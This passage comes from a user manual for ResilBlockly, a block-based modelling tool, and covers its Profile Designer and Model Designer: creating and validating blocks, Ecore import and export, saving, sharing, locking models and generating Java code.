- a Block palette, from which the user can select, drag and drop in the white area different type of blocks that are going to constitute the profile.
- Lenses (bottom right) and Block Search (top centre) for facilitating the visualization and search in case a profile becomes of high dimensions. These elements are available also in the Model Designer.
- a Toolbar with several functionalities (as described in 2.1.2); the toolbar is also available in the Model Designer as well, but with some different tools;
- The button with the username, for the logging out.

2.1.1. Basic Features for Creating a Profile

To add a block in a Profile Designer workspace (the white area) is necessary to drag and drop it from the block palette. To delete a block, instead, the user can either i) right click on the block and select the item *Delete Block* (as shown in Figure 6), or ii) left click on the block and press the Backspace or Delete keys of the keyboard.




Figure 6 Delete a block

It is also possible to duplicate blocks with the *Duplicate* functionality (shown in Figure 6). Selecting the *Inline Inputs* item (shown in Figure 6), the default attributes of a block (i.e., Name, Colour and Inherits from in the case of a Class block) will be displayed aligned from left to right, instead of from top to down (as shown in Figure 7).




Figure 7 Effect of "Inline Inputs" selection on a sample Class, Attribute and Relation blocks.

In order to save space in the white workspace area, the user can choose the *Collapse Block* feature. A collapsed block can be re-opened by selecting *Expand Block* (as shown in Figure 8).




Figure 8 Expand Block Functionality

Other features are available by right clicking on the white workspace area, i.e., *Undo* or *Redo* (equivalent to Ctrl+Z and Ctrl+Y respectively), *Clean Up Blocks*, that aligns all the blocks vertically in a single column, or *Delete Blocks*.

As described in deliverable D6.1 [1], the key elements in ResilBlockly Profile Designer, available in the Block palette shown in Figure 5, are: *Class*, *Attribute*, *Relation*, *Menu* and *Menu Item*. The Class block constitute the core element of the profile and it is composed of attributes and relations. In accordance with the Object-Oriented Programming principles, a class can extend a parent class thanks to the *Inherits from* field where the name of the parent has to be indicated.

In a Relation Block, the user has to indicate the *Target Class Name*, that is the *Name* of the Class with which the relation exists. With a Relation block it is possible to model different *Type* of relations (currently the choice has to be between *Reference*, the default type, and *Composition*). Finally, the multiplicity of the relationships is managed with *cardinality* in Relation Block (by default, both the lower and upper cardinality is 1, but the upper can be set to *n* as well). An examples of Class blocks and their inheritance, containing Relation blocks and their cardinalities, is given in Figure 9; the example shows RUI and RUMI classes, and is taken from the AMADEOS SoS Profile [1][8].




Figure 9 Example of Class and Relation blocks usage with inheritance and different cardinalities

Attribute blocks can be used for specifying characteristics of a Class that can be expressed with a simple string or number (e.g., an ID, as shown in Figure 10). Other attribute types (e.g., lists) are going to be introduced in the next releases.




Figure 10 Attribute block with currently available Types

Finally, the *Menu* and *Menu item* blocks are elements that do not really constitute the profile itself, but are rather useful for the organization of the Classes (one for each Menu item) in viewpoints (one for each Menu), as shown in Figure 11; these viewpoints will be then shown in the Model Designer when the profile will be selected (an example is given in Figure 28).




Figure 11 The Communication Menu corresponding to the respective Viewpoint of AMADEOS SoS Profile

2.1.2. Saving a Profile and Switching to the Model Designer

On the top of toolbar, there are different features of Profile Designer (as shown in Figure 12), in details, starting from the left and going to the right of the bar:

- *Model Designer*, immediately next to the logo, lets the opening of Model Designer, in a new page on the browser;
- *Open Workspace* allows the opening of an existing profile;
- *Save* permits the save of Workspace (the ad hoc-domain specific); and
- *Save As* lets the save as of Workspace (if is necessary to assign another name of Workspace).




Figure 12 The first four features of the Profile Designer

Finally, the yellow triangle on the top of bar, represents *Risk Designer* button, which will be described in Section 0

2.1.3. Importing and Exporting an Existing Profile

As already described in the above sections and shown in Figure 5, on the top right of the toolbar in the Profile Designer, there is a Menu button which, when clicked, as shown in Figure 13, allows the user to:

- *Export workspace*: the workspace of the Profile designer is exported in XML format and can be later on reimported in ResilBlockly;
- *Import workspace* allows to import in previously exported workspaces in XML format that have been realized with ResilBlockly;
- *Export Ecore*: allows the export in XMI Ecore format of a Profile that has been previously saved; and
- *Import Ecore*: allows the import in XMI Ecore format of a Profile.



Figure 13 Profile Import and Export features in Profile Designer

Ecore, as already introduced D6.1[1] is a widely adopted format and the base metamodel of the *Eclipse Modeling Framework* (EMF) [16]. The *Import Ecore* and *Export Ecore* features are very important for the interoperability of ResilBlockly with other tools. For example, the AMADEOS SoS Profile is under refinement (some of its viewpoints are going to be extended) within EMF; the refined profile is going to be exported as .ecore and imported in ResilBlockly for the future modelling activities. With the Import Ecore feature, the class diagram of an EMF Project is automatically transformed in Profile workspace of ResilBlockly.

The Import Ecore feature of ResilBlockly has been tested successfully importing a profile⁴ resulting from DEIS Project [15], and in particular the metamodel file *mergedODE.ecore* (as shown in Figure 14). A sample model realized with the mergedODE profile is shown in Figure 15. ODE models are also known as 'Digital Dependability Identities (DDIs)'. Being able to model DDIs directly in ResilBlockly facilitates exporting DDIs to safeTbox for the next stages of the BIECO framework (i.e. definition of risk mitigation strategies in T6.3).

It is important to emphasize that when a profile is created or imported, if there are validation errors, ResilBlockly does not allow to the save it. The symbol for a *Validation error* is a red triangle with exclamation mark and it is shown on the left of the block (as depicted in Figure 16). After clicking on the red triangle, the reason of the error is displayed. Examples of validation errors are: two Class *blocks* with the same name; *Class* or *Relation* blocks with empty *Name* field, or empty *Attribute* block; *Relation* block without *Target class name*; *Relation* or *Attribute* block that are "dangling" i.e., not attached to any class.

⁴ <https://github.com/DEIS-Project-EU/ODEv2>




Figure 14 A small part of the mergedODE profile after the successful import of the related ecore in ResilBlockly




Figure 15 A sample Model based on the imported mergedODE Profile




Figure 16 Validation errors in ResilBlockly Profile Designer

2.2. Model Designer

From *Profile Designer*, at any time (e.g., just after having completed the design of a new profile) it is possible to switch to *Model Designer* by pressing on the first button on the top left, as depicted in Figure 12. As an alternative, it is possible to reach the same functionality by clicking on *Model Designer* directly after the log in (as shown in Figure 4).

2.2.1. Overview of the Model Designer Features

The following subsections provide an overview of the features available in the top bar of Model Designer in ResilBlockly v.0.8.1.




Figure 17 ResilBlockly *Model Designer* Homepage

Figure 17 shows the initial page of *Model Designer* in the latest version of ResilBlockly⁵, where in the *Find a Block* white search area, the user can type the name of a Block existing in the workspace in order to localize it (it will be displayed with yellow edges).

2.2.1.1. Profile Designer (go to)


The *Profile Designer* feature opens the Profile Designer in a new tab (see Figure 17);

2.2.1.2. Open model

The *Open model* feature opens an existing and previously saved model (see Figure 17).

⁵ which, as stated before, is the v0.8.1

Just after having clicked on the *Open Model* button, the list of workspaces and related models available are displayed (as shown in Figure 18), and in detail the information of each workspace is characterized by the name of the model, the underlying profile, the owner of the model, the user that has locked the model, and the timestamp of the last saving.



Model	Related profile	Model Owner	Model locked by	Last save
Smart_Grid_Ecosystem_v05	AMADEOS_V09	diamantea.mongelli@resiltech.com	enrico.schiavone@resiltech.com	2021-07-22T14:58:41
sensor network	SensorsNetwork	enrico.schiavone@resiltech.com		2021-07-20T16:39:18
Smart_Grid_Ecosystem_v06	AMADEOS_V09	enrico.schiavone@resiltech.com	massimiliano.itria@resiltech.com	2021-07-19T12:08:22
test	AMADEOS_V09	enrico.schiavone@resiltech.com	enrico.schiavone@resiltech.com	2021-07-08T16:25:17
SERCO_model_04	AMADEOS_V09	irene.bicchierai@resiltech.com		2021-06-21T10:36:03
mergedODE_sampleModel	mergedODE	enrico.schiavone@resiltech.com		2021-05-25T16:49:07

Figure 18 Open workspace in Model Designer

For Example, clicking on the *Smart_Grid_Ecosystem_v05*, which is a model realized for the ICT Gateway use case, the result which is obtained is shown in Figure 28.

2.2.1.3. Save and Save as




Figure 19 Saving a Model

The *Save* feature simply saves the model (see Figure 19), while *Save As* allows saving the model with another name; the renaming makes the user the owner of an identical model;

2.2.1.4. Import and Export Workspace




Figure 20 Exporting and Importing a Model Designer Workspace

Export workspace allows the export and download of a Model Designer workspace in JSON format (see Figure 20);

Import workspace allows importing a Model Designer workspace, in JSON format, which has been previously created within ResilBlockly and exported from it (see Figure 20);

2.2.1.5. Share Model




Figure 21 Sharing or Locking/Unlocking a Model

Share Model allows to share the model with another user of ResilBlockly, by specifying the username (email address) (as depicted in Figure 21);

2.2.1.6. Lock and Unlock Model




Figure 22 Differences between unlocked model (left) and locked model (right) in ResilBlockly

By locking a model (see button in Figure 21) the user enables all⁶ the features that are normally disabled (see Figure 22); this is particularly useful when models are shared among users, to avoid conflicts due to concurrent modifications;

2.2.1.7. Duplicate Model

Duplicate Model allows the duplication of the model, saving it with another name, and makes the user the owner of the new model; the difference with regard to *Save as*, is that *Duplicate model* affects also the profile, which is duplicated as well, renamed as copy, and the user is made owner of it.

2.2.1.8. Generate Java Code

Generate Java Code downloads a zip archive containing the Java code of the entire model (see Figure 23). Java classes corresponding to the ResilBlockly Class and Relation blocks are automatically created (an example from the ICT Gateway model is given in Figure 87). This feature is fundamental for the integration of ResilBlockly with the simulation engine, which is described in Section 5;

